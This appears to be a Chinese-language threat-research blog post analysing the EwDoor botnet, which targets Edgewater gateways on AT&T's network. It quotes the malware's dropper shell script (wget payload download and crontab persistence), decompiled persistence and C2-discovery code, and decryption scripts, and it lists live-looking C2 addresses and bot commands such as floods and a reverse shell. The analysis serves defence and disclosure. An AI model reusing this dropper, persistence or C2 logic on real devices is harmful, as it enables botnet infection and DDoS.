

DDoS

EwDoor僵尸网络，正在攻击美国AT&T用户



Alex.Turing, Hui Wang

Dec 1, 2021 · 18 min read

背景介绍

2021年10月27日，我们的BotMon系统发现有攻击者正通过CVE-2017-6079漏洞攻击Edgewater Networks设备，其payload里有比较罕见的mount文件系统指令，这引起了我们的兴趣，经过分析，我们确认这是一个全新的僵尸网络家族，基于其针对Edgewater产商、并且有Backdoor的功能，我们将它命名为**EwDoor**。

最初捕获的EwDoor使用了常见的硬编码C2方法，同时采用了冗余机制，单个样本的C2多达14个。Bot运行后会依次向列表中的C2发起网络请求直到成功建立C2会话。这些C2中多数为域名形式，有趣的是它们多数还未来得及注册，因此我们抢注了第二个域名 `iunno.se` 以获取Bot的请求。但一开始连接到我们域名的Bot非常少，因为大多数Bot都成功和第一个C2(`185.10.68.20`)建立连接，这让我们有些许"沮丧"。

转机发生在2021年11月8日，当天7点到10点EwDoor的第一个C2 `185.10.68.20` 发生了网络故障，瞬间大量Bot连接到我们注册的C2域名，这使得我们成功的测绘了EwDoor僵尸网络的规模&感染范围，数据分析表明 被攻击的设备是企业网络边界控制器，属于电信公司AT&T，而且它们地理位置全都在美国。遗憾的是在经历这次C2网络故障问题后，EwDoor的作者可能认识到了这种C2使用方式存在缺陷，放弃了硬编码C2的方式，转而采用BT tracker方式动态下发C2，我们也因此失去了对EwDoor的视野。

到目前为止，我们视野中的EwDoor经历了3个版本的更新，它的主要功能可以总结成DDoS攻击和Backdoor 2大类，基于被攻击设备和电话通信相关，我们推测它的

主要目的就是**DDoS**攻击，和窃取敏感信息，如call log等。

鉴于EwDoor的规模，活跃性，被攻击设备本身以及其所属国家的敏感性，我们决定撰写本文向社区分享我们的发现，共同维护网络安全。

时间线

- 2021年10月27日，首次捕获EwDoor，版本号为0.12.0，主要功能为DDoS Attack，File Manager，Reverse Shell，Port Scan等。
- 2021年11月8日，EwDoor更新，版本号为0.15.0，将C2从本地移向云端，使用BT Tracker。
- 2021年11月15日，EwDoor更新，版本号为0.16.0，代码结构变化属于微调级别，加入沙箱对抗功能。
- 2021年11月20日，EwDoor更新，版本号为0.16.0，代码结构变化属于微调级别，BT Trackers有些许变化。


EwDoor概述

我们一共捕获了3个版本的EwDoor，以版本0.16.0为蓝本，可以将EwDoor定性为，一个通过BT tracker下发C2，使用TLS保护流量，主要盈利手段为DDoS攻击，敏感数据盗取的僵尸网络，目前它通过Nday漏洞CVE_2017_6079传播，主要针对网络电话网关设备。

目前支持6大功能：


- 自升级
- 端口扫描
- 文件管理
- DDoS攻击
- 反弹SHELL
- 执行任意命令

它的基本流程图如下所示：



规模

通过抢注作者未注册的CC域名，我们有一段时间看到了这个Botnet的规模，当时活跃Bot IP 6k左右。被感染设备IP的AS号全部为 AS7018 | AT&T_Services,_Inc. (美国电信公司AT&T)。通过反查这些设备使用的SSL证书，我们发现使用相同SSL证书的IP有10万左右，我们不清楚这些IP对应的设备有多少可被感染，但可以推测他们可能属于同一类设备，有被感染风险。



shell脚本分析

EwDoor的前置SHELL脚本比较长，我们摘取了关键部分以供分析。

```

setup_ramdisk() {
    dd if=/dev/zero of=$RAMDISK bs=4096k count=1
    gunzip -c $IMAGE > $RAMDISK
    mkdir -p $MOUNT
    mount $RAMDISK $MOUNT
}

download_update() {
    killall -9 ewstat
    sleep $[ ( $RANDOM % 10 ) + 1 ]
    rm -f $IMAGE
    rm -f $EW_BIN
    wget -O $IMAGE $1

    grep "$EW_BIN" /etc/config/crontab >/dev/null 2>&1

    # is it not already in the crontab?
    if [ $? != 0 ]; then
        echo "* * * * * root $EW_BIN >/dev/null 2>&1 &" >> /etc/config/crontab
    fi

    sleep 1

    cfg_commit
}

```

可以看出SHELL脚本的主要功能为：

- 下载执行EwDoor样本

- 设置Crontab，实现持久化

另外值得一提的是EwDoor样本以gzip的形式存放在下载服务器，这在一定程度在逃避了网络规则对2进制文件的查杀；早期版本作者将样本文件制作成 `Linux rev 1.0 ext2 filesystem` 文件，然后使用mount这种方式将文件挂载到系统里，这可能也是为了免杀。

样本分析

本文选取最新版0.16为主要分析对象，它的基本信息如下所示：

```
MD5:7d4937e27d0fd75dd6159ffe53ebb505  
ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), dynamically linked, interp  
Packer:none  
Version: 0.16.0
```

Ewdoor使用动态链接的方式，虽然使用了一些对抗技巧，但在逆向上没有太多难度。总体来说，功能比较简单，当它在被侵入设备运行时，首先会收集设备信息，实现比较常见的单一实例，持久化等功能；然后解密出bt tracker，通过访问bt tracker获取C2；最后向C2上报收集到的设备信息，执行C2下发的指令。下文将从对抗技巧，主机行为和网络通信3方面，一一剖析的ewdoor的实现。

对抗技巧

- 网络层面使用TLS协议，防止通信被一眼看穿
- 敏感的资源都被加密，增加逆向难度
- C2从本地移到“云端”，由BT tracker下发，防止被IOC系统直接提取
- 修改ELF中的"**ABIFLAGS**" PHT，以对抗qemu-user，以及一些高内核版本的Linux沙箱。这是一种比较少见的对抗技巧，这说明EwDoor的作者对Linux内核，QEMU，以及Edgewater设备都非常熟悉。

在实际使用qemu-user进行模拟运行时会产生以下错误提示：

```
write(2, "/tmp/echuysqs: Invalid PT_MIPS_ABIFLAGS entry\n", 46)
```

主机行为

Ewdoor运行时，会对文件名，参数进行检测。当文件名为"/var/tmp/.mnt/ewupdate"，说明这次是更新操作，此时会通过命令 `cp -f /var/tmp/.mnt/ewupdate /var/tmp/.mnt/ewstat`，把自身复制成ewstat再启动执行；当没有启动参数，或第一个启动不为 `script` 时，则通过bash执行 `/etc/config/ew.conf` 脚本；只有当第一个启动数据为script时，才会执行下文的处理逻辑，这在某种程度上也是对沙箱/模拟器的一种对抗。

单一实例

Ewdoor通过文件锁来实现单一实例，具体实现如下所示：

```
v0 = open("/tmp/.ewstat", 258, 384);
dword_467768 = v0;
if ( v0 == -1 )
    return 0;
v1 = flock(v0, 6);
v2 = 1;
if ( v1 )
{
    lseek(v0, 0, 0);
    if ( read(v0, &v7, 4) != 4 )
    {
        close(dword_467768);
        return 0;
    }
    close(dword_467768);
    v3 = time(0);
    v2 = 0;
    if ( v3 - v7 < 601 )
        return v2;
    if ( fcntl(dword_467768, 14, v5) )
        return 0;
    v2 = 0;
    if ( v5[0] != 2 )
    {
        kill(v6, 9);
        sleep(1);
        return sub_407EB0();
    }
}
```

我们可以通过 `/proc/locks` 将进程以及文件锁对应起来，此时再执行对应的 EwDoor 的样本，可以看到并不会有新进程被创建。

```

root@debian-mips:~# cat /proc/locks
1: FLOCK ADVISORY WRITE 2602 08:01:1044484 0 EOF
2: FLOCK ADVISORY WRITE 1957 00:0c:4130 0 EOF
3: POSIX ADVISORY WRITE 1936 00:0c:4110 0 EOF
4: FLOCK ADVISORY WRITE 1534 00:0c:3752 0 EOF
root@debian-mips:~# lsof -p 2602
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ewstat 2602 root cwd DIR 8,1 4096 1305601 /root
ewstat 2602 root rtd DIR 8,1 4096 2 /
ewstat 2602 root txt REG 8,1 426416 1305624 /root/ewstat
ewstat 2602 root mem REG 8,1 13852 787642 /lib/libdl-0.9.33.so
ewstat 2602 root mem REG 8,1 764132 787641 /lib/libuClibc-0.9.33.so
ewstat 2602 root mem REG 8,1 83248 787638 /lib/libpthread-0.9.33.so
ewstat 2602 root mem REG 8,1 31712 787634 /lib/ld-uClibc-0.9.33.so
ewstat 2602 root 0u CHR 136,0 0t0 3 /dev/pts/0
ewstat 2602 root 1u CHR 136,0 0t0 3 /dev/pts/0
ewstat 2602 root 2u CHR 136,0 0t0 3 /dev/pts/0
ewstat 2602 root 3uW REG 8,1 4 1044484 /tmp/.ewstat
ewstat 2602 root 4u IPv4 5587 0t0 TCP 10.0.2.15:41622->3m7f.l.serverhost.name:52
637 (ESTABLISHED)
root@debian-mips:~# ./ewstat script
no new ewstat process
root@debian-mips:~# ps aux | grep ewstat
root 2602 1.0 0.6 3772 848 pts/0 S+ 11:04 0:16 ./ewstat script
root 2850 0.0 0.6 3464 820 pts/0 S+ 11:32 0:00 grep ewstat

```

收集设备信息

Ewdoor收集被侵入设备的主机名，网卡地址等信息以供后面的上线过程使用。

```

gethostname(&unk_480C83, 31);
eth0_mac_addr = get_eth0_mac_addr();

v0 = sub_404FDC("/sys/class/net/eth0/address", v7, 17);

```

持久化

Ewdoor通过下面代码，定期结束系统中的netflash进程，netflash命令是一个维护命令，用于远程更新系统。Ewdoor通过阻断维护通道，再配合SHELL脚本中crontab，实现持久化。

```
while ( 1 )
{
    system("killall -9 netflash >/dev/null 2>&1");
    if ( stat("/var/soc2_upgrade.lock", v1) )
    {
        v0 = fopen("/var/soc2_upgrade.lock", "w");
        if ( v0 )
            fclose(v0);
    }
    sleep(10);
}
```

网络通信

Ewdoor将网络相关的敏感信息，诸如上线信息，C2，端口等加密存储在样本中。因此要进行网络通信时，首先得解密得到这部分资源，然后通过直接或间接的方式获取到C2，最后和C2建立通信，等待执行C2下发的指令。

解密

Ewdoor使用了3张表来描述加密的资源，一张为密文表，一张为密文长度表，一张为组合表。其中密文&密文长度表是用来描述加密资源本身，而组合表则是用来描述资源如何被组合使用。通过密文表和密文长度而可以解密出BT domain, BT port等信息；通过组合表则可以将BT domain&port 组合成BT tracker。

EwDoor通过“gstr”函数解密敏感信息，它的实现如下所示：

```

v1 = 4 * a1;
v2 = a1;
v3 = (int)*(&cipher_tab + a1);
memset(v10, 0, 256);
v4 = *(_DWORD *)((char *)&len_tab + v1);
for ( i = 0; i != v4; ++i )
{
    v6 = (_BYTE *) (v3 + i);
    if ( i == 255 )
        break;
    v7 = i % 0x6D;
    v8 = &v10[i];
    *v8 = v2 ^ *v6 ^ key[v7];
}

```

经过逆向分析之后，我们编写了以下IDA脚本，通过它可以解密得到所有的资源信息。

```

# tested in ida 7.0, only for md5 7d4937e27d0fd75dd6159ffe53ebb505

pbuff_base=0x00467014
plen_base=0x00455A14

key="холодно в доме папа в тужурке мама дочуркою топит в печурке!"
cnt=0

while idc.get_wide_dword(plen_base)!=0:
    plain=''
    blen=idc.get_wide_dword(plen_base)
    pbuf=idc.get_wide_dword(pbuff_base)
    buf=idc.get_bytes(pbuf,blen)
    for i in range(blen):
        tmp=chr(ord(buf[i])^cnt ^ ord(key[i % len(key)]))
        plain+=tmp

    print plain
    plen_base+=4
    pbuf_base+=4
    cnt+=1
    if cnt >=62:
        break

```

加密资源一共有62项，解密后的前22项如下所示：

INDEX	ITEM	INDEX	ITEM
0	OrOib2zCIWa10v2bunJ	11	tracker.birkenwald.de
1	6969	12	ipv6.tracker.zerobytes.xyz
2	53	13	fe.dealclub.de
3	1337	14	wassermann.online
4	80	15	mail.realliferpg.de
5	451	16	movies.zsw.ca
6	2770	17	tracker.blacksparrowmedia.net
7	16661	18	code2chicken.nl
8	2710	19	abufinzio.monocul.us
9	2960	20	tracker.0x.tf
10	3391	21	tracker.altrosky.nl

样本中内置的组合表如下所示：

```
.rodata:00455D1C compose_tab:    .word 11, 1, 12, 7, 13, 1, 14, 1, 15, 1, 16, 1
.rodata:00455D1C                           # DATA XREF: main+314↑o
.rodata:00455D1C    .word 17, 1, 18, 1, 19, 1, 20, 1, 21, 1, 22, 3
.rodata:00455D1C    .word 23, 1, 24, 1, 25, 1, 26, 1, 27, 4, 28, 1
.rodata:00455D1C    .word 29, 1, 30, 3, 31, 1, 32, 8, 33, 4, 34, 1
.rodata:00455D1C    .word 35, 3, 36, 1, 37, 1, 38, 1, 39, 4, 40, 1
.rodata:00455D1C    .word 41, 1, 42, 1, 43, 1, 44, 1, 45, 1, 46, 1
.rodata:00455D1C    .word 47, 1, 48, 1, 49, 3, 50, 5, 51, 1, 52, 1
.rodata:00455D1C    .word 53, 1, 54, 1, 55, 1, 56, 1, 57, 4, 58, 9
.rodata:00455D1C    .word 59, 3, 60, 1, 61, 10, 0, 0, 0
```

组合表以2项为一组，按顺序组合，即表项11和表项1组合，表项12和表项7组合，依此类推。以[11, 1], [12, 7]的组合方式为例，分别得到2个BT tracker的地址"tracker.birkenwald.de :6969", "ipv6.tracker.zerobytes.xyz:16661"。

获取C2

EwDoor在不同的版本，获取C2的方式不一样，在版本0.12.0时，采用直接方式；而在0.15, 0.16则采用间接方式。

直接方式

所谓直接方式，即经过上文的解密流程后，直接就得到了C2。以样本
5d653e9a5b1093ef8408c3884fb9217 为例，通过下面的IDA脚本，解密所有加密资源。

```
# tested in ida 7.0, only for md5 5d653e9a5b1093ef8408c3884fb9217
pbuff_base=0x00467814
plen_base=0x00456100

key="TheMagicalMysteryTourIsComingToTakeYouAway!"
cnt=0
while idc.get_wide_dword(plen_base)!=0:
    plain=''
    blen=idc.get_wide_dword(plen_base)
    pbuf=idc.get_wide_dword(pbuff_base)
    buf=idc.get_bytes(pbuf,blen)
    for i in range(blen):
        tmp=chr(ord(buf[i])^cnt ^ ord(key[i % len(key)])))
        plain+=tmp

    print plain
    plen_base+=4
    pbuf_base+=4
    cnt+=1
    if cnt>=18:
        break
```

解密后资源如下表所示，表项1到14为C2，表项15到17为port。

INDEX	ITEM	INDEX	ITEM
0	F0JEAADWS4kQFj7iPOQyjA	9	rtmxvd.iunno.se
1	185.10.68.20	10	hhqnny.zapto.org
2	rtmxvd.iunno.se	11	besthatsite.mooo.com
3	ekgmua.zapto.org	12	b.rtmxvdio.ne
4	boatreviews.xpresit.net	13	b.hatbowlu3hf.ru
5	a.rtmxvdio.net	14	b.hatbowlrtx.su
6	a.hatbowlu3hf.ru	15	13433
7	a.hatbowlrtx.su	16	443

INDEX	ITEM	INDEX	ITEM
8	45.141.157.217	17	53

间接的方式

所谓间接方式，即经过上文解密流程后得到的是BT tracker，必须通过向BT tracker发现特定的请求，才能得到C2，这个过程用到了2个函数“bt_generate_daily_hash_and_port”和“bt_try_find_good_peers”，前者用于获取C2的端口，后者用于获取C2的IP。

`bt_generate_daily_hash_and_port` 函数的实现如下所示，具体逻辑是将当前时间按“%d%m%Y”格式化后，和"1HAT2BWL"进行拼接，接着计算这个字串的SHA1值，再将SHA1的最后2字节进行运算得到C2的端口。

```
v13 = time(0);
v4 = gmtime(&v13);
strftime(v11, 9, "%d%m%Y", v4);
qmemcpy(v10, "1HAT2BWL", sizeof(v10));
v5 = mbedtls_md_info_from_type(2);
v6 = mbedtls_md(v5, v10, 16, v9);
v7 = 0;
if ( !v6 )
{
    memcpy(a1, v9, 20);
    *port = (unsigned __int8)v9[19] - 15536 + ((v9[18] & 0xF) << 8);
    return 1;
}
return v7;
```

事实上上面这一步骤计算得到的端口，并非真正的端口值，它还需要加上10。这个过程如下图所示：

```

v12 = 2 * (rand() % 51u);
bt_generate_daily_hash_and_port((int)v54, &port);
port += 10;
do
{
    sleep(3);
    v13 = gstr(dword_455D1C[v12]);
    v14 = gstr(dword_455D1C[v12 + 1]);
    good_peers = bt_try_find_good_peers(v13, v14, v54, port, &v58);
    freestr(v13);
    freestr(v14);
    v12 = (unsigned int)(v12 + 2) < 0x66 ? v12 + 2 : 0;
}
while ( !good_peers );

```

`bt_try_find_good_peers` 函数的实现如下所示，具体逻辑是将上文的字串SHA1值作为infohash发送给bt tracker，通过Tracker UDP协议得到C2:PORT，如果PORT等于上文的端口值，则此IP就是C2的IP。

```

v30 = htonl(0x41727101980LL);      magic
v31 = 0;
v32 = rand();
v9 = udp_conn_send_recv(v7, &v30, 16, v28, 16);

while ( v22 < v20 )
{
    if ( *((unsigned __int16 *)v21 + 2) == port )           port comparison
    {
        v25 = *a5 + 1;
        if ( *a5 >= 0xAu )
            break;
        v44 = v20;
        v27 = realloc(v23, 4 * v25);
        *_DWORD *(v27 + 4 * (*a5)++) = *(int *)((char *)v28 + 6 * v22);
        v20 = v44;
        v23 = v27;
    }
    ++v22;
    v21 = (int *)((char *)v21 + 6);
}

```

以下图2021.11.22日产生的网络流量为例：

00000000	00 00 04 17 27 10 19 80 00 00 00 00 39 5d 84 b7'.... .9..
00000000	00 00 00 00 39 5d 84 b7 4b 37 59 c9 86 0f 12 509].. K7Y....P
00000010	4b 37 59 c9 86 0f 12 50 00 00 00 01 5e 66 50 78	K7Y....P^fPx
00000020	47 fc 86 9a a9 70 49 48 84 fa aa df 39 0b 79 59	G....pIH9.yY
00000030	42 4e 23 a2 83 3b ac f4 53 29 c7 2f d5 98 cb b0	BN#..;.. S)./....
00000040	2a 46 2e 55 75 0a 58 94 00 00 00 00 1c 98 43 e4	*F.Uu.X.C.
00000050	00 00 00 00 0b da a4 45 00 00 00 00 0f 57 73 33EWs3
00000060	00 00 00 02 00 00 00 00 7f 54 dd 3b ff ff ff ff T.;....
00000070	8c 18 00 00
00000010	00 00 00 01 5e 66 50 78 00 00 06 fb 00 00 00 05^fPx
00000020	00 00 00 00 2d 8d 9d d9 c6 fc 3e 4d 9c 67 c6 fc-... ..>M.g..
00000030	63 61 5d ce fa b8 68 c0 6c 0a 8c 18 d4 c0 f1 9e	ca].h. l.....
00000040	c6 fc	..
00000074	4b 37 59 c9 86 0f 12 50 00 00 00 01 3f c8 f1 d7	K7Y....P?...
00000084	47 fc 86 9a a9 70 49 48 84 fa aa df 39 0b 79 59	G....pIH9.yY
00000094	42 4e 23 a2 83 3b ac f4 53 29 c7 2f d5 98 cb b0	BN#..;.. S)./....
000000A4	2a 46 2e 55 75 0a 58 94 00 00 00 00 1c 98 43 e4	*F.Uu.X.C.
000000B4	00 00 00 00 0b da a4 45 00 00 00 00 0f 57 73 33EWs3
000000C4	00 00 00 03 00 00 00 00 7f 54 dd 3b ff ff ff ff T.;....
000000D4	8c 18 00 00
00000042	00 00 00 01 3f c8 f1 d7 00 00 06 d4 00 00 00 03?...
00000052	00 00 00 00

sha1

ip

port

红色部分为字串"1HAT2BWL22112021"的SHA1值，它最后2字节为0x23a2，它通过以下的代码运算后，就得到了C2的端口“0xc6fc”。

```

sha18=0x23
sha19=0xa2

def tohex(val, nbits):
    return hex((val + (1 << nbits)) % (1 << nbits))
port=sha19+((sha18&0xf)<<8)-15536+10

print tohex(port,16)

```

将上面计算得到的SHA1值作为infohash发送给BT tracker，再比较BT tracker返回的服务器端口，可以看出有3组的端口都是0cff6，任选一组建立通信。

```

2d 8d 9b d9 : c6fc -> 45.141.155.217:50940
3e 4d 9c 67 : c6fc -> 62.77.156.103:50940
d4 c0 f1 9e : c6fc -> 212.192.241.158:50940

```

实际网络连接情况如下所示：

```

root@debian-mips:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
PID/Program name
tcp      0      0 10.0.2.15:44172          212.192.241.158:50940 ESTABLISHED
2623/ewstat

```

和C2通信

当Ewdoor成功获得C2后，首先通过TLS协议建立连接，然后将上线信息发送给C2，最后等待执行C2下发的指令。这个过程，根据版本的不同，和C2的通信协议可以分成以下俩大类。

0.12 version protocol

- TLS连接

TLS连接本身并不值得一说，有意思的一点是在0.12的版本中，Ewdoor的作者犯过错误。如下图所示，在0.12版本，Ewdoor通过resolve_and_connect_first解密C2，和C2建立连接。其中参数a1,a2的值来自res_range，要求a2>=a1才会执行解密，连接这个过程。样本5d653e9a5b1093ef8408c3884fb9217中a1=8,a2=7，这就产生了BUG，导致编号8到14的C2永远不会被连接，不过Ewdoor的作者很快就意识到了这个Bug，在样本6c553db88e4cd52a2ed4795ec1710421中就修复了。

```
_BYTE * __fastcall resolve_and_connect_first(int a1, int a2, int a3, int a4)
{
    int i; // [sp+1Ch] [-18h]
    int v7; // [sp+20h] [-14h]
    int v8; // [sp+24h] [-10h]
    _BYTE *v9; // [sp+28h] [-Ch]

    while ( a2 >= a1 )
    {
        for ( i = a3; a4 >= i; ++i )
        {
            v7 = gstr(a1);
            v8 = gstr(i);
            v9 = tls_connect(v7, v8, (int)off_46785C[0]);
            if ( v9 )
            {
                freestr(v7);
                freestr(v8);
                return v9;
            }
            freestr(v7);
            freestr(v8);
        }
        ++a1;
    }
    return 0;
}
```

Bug

```
.data:0046789C # _DWORD res_range[4]
.data:0046789C res_range: .word 1, 7, 8, 7
```

Fix Bug

```
.data:004678AC # _DWORD res_range[4]
.data:004678AC res_range: .word 1, 7, 8, 14
```

- 上线

通过以下代码构造上线包，上线数据里包括从index 0解密出的字串，版本号，设备主机名，设备网卡地址等信息。

```
v2 = (const char *)gstr(0);
sub_407420("HELO %s %s %s\n", "0.12.0", v2, (const char *)(a1 + 19), (const char *)a1);
```

实际产生的流量如下所示：

```
00000000 48 45 4c 4f 20 30 2e 31 32 2e 30 20 46 30 4a 45 |HELO 0.12.0 F0J
00000010 41 41 44 57 53 34 6b 51 46 6a 37 69 50 4f 51 79 |AADWS4kQFj7iP00
00000020 6a 41 20 64 65 62 69 61 6e 2d 6d 69 70 73 20 31 |jA debian-mips
00000030 32 33 34 35 36 0a                                |23456.|
```

- 支持的指令

成功上线后，Ewdoor等待执行C2下发的指令，0.12版本支持的指令如下表所示：

CMD	PURPOSE
uf	udp flood
sf	syn flood
cat	exec "cat" cmd
ping	heartbeat
exec	run cmd via bash
exec2	run cmd via popen
pscan	port scan
uname	exec "uname" cmd
update	write "/tmp/.ewupdate"
reverse	reverse shell
download	download file via wget

0.15,0.16 version protocol

- TLS连接
- 上线

通过以下代码构造上线包，上线数据里包括从index 0解密出的字串，版本号，设备主机名，设备网卡地址等信息。

```

v23 = gstr(0);
v22 = ((int (__fastcall *)(const char *, int *, int, const char *, int, int, void *))proto_packf(
    "ssss",
    v54,
    256,
    "0.16.0",
    v23,
    0x480C83,
    &unk_480C70);

```

实际产生的流量如下所示：

```

00000000  00 3b 00 00 00 00 00 00  00 00 02 00 06 30 2e 31 |.;....0.
00000010  36 2e 30 00 13 4f 72 4f  69 62 32 7a 43 49 57 61 |6.0..0r0ib2zCIW
00000020  31 30 76 32 62 75 6e 4a  00 0b 64 65 62 69 61 6e |10v2bunJ..debia
00000030  2d 6d 69 70 73 00 06 31  32 33 34 35 36           |-mips..123456|
0000003d

```

- 指令验签

成功上线后，Ewdoor等待C2下发指令，指令由"len(2 bytes)+Signature(512 bytes)+ sessionid(8bytes)+cmd"4部分组成，当收到指令时，Ewdoor通过 `proto_verify_signature` 函数对指令进行数字签名校验，只有通过校验的指令，才会执行。Ewdoor通过这种技术手段保证整个的网络完全可控，不被他人窃取。

```

BOOL __fastcall proto_verify_signature(int a1, int a2, int a3, int a4)
{
    char **v8; // $v0
    int v9; // $v0
    int v10; // $v1
    char v12[32]; // [sp+20h] [-20h] BYREF

    if ( !byte_4680A4 )
    {
        mbedtls_pk_init(dword_4680A8);
        memfrob(&unk_467540, 0x226);      decrypt pubkey
        mbedtls_pk_parse_public_key(dword_4680A8, (int)&unk_467540, 550);
        memfrob(&unk_467540, 550);       encrypt pubkey
        byte_4680A4 = 1;
    }
    v8 = mbedtls_md_info_from_type(4);
    v9 = mbedtls_md(v8, a1, a2, v12);
    v10 = 0;
    if ( !v9 )
        return mbedtls_pk_verify(dword_4680A8, 4, v12, 0, a3, a4) == 0;
    return v10;
}

```

签名校验使用的是RSA-SHA256方式，其中pubkey是加密存放在样本中，一共550字节，逐一和0x2a异或后，就能得到真正的公钥。

```

int __fastcall memfrob(unsigned __int8 *a1, int a2)
{
    unsigned __int8 *v2; // $a1
    int v3; // $v0
    int result; // $v0

    v2 = &a1[a2];
    while ( a1 != v2 )
    {
        v3 = *a1++;
        result = v3 ^ 0x2A;
        *(a1 - 1) = result;
    }
    return result;
}

```

以实际中收到的payload为例，可以按上文所述的格式将其分成4部分。

	length	Signature	Cmd
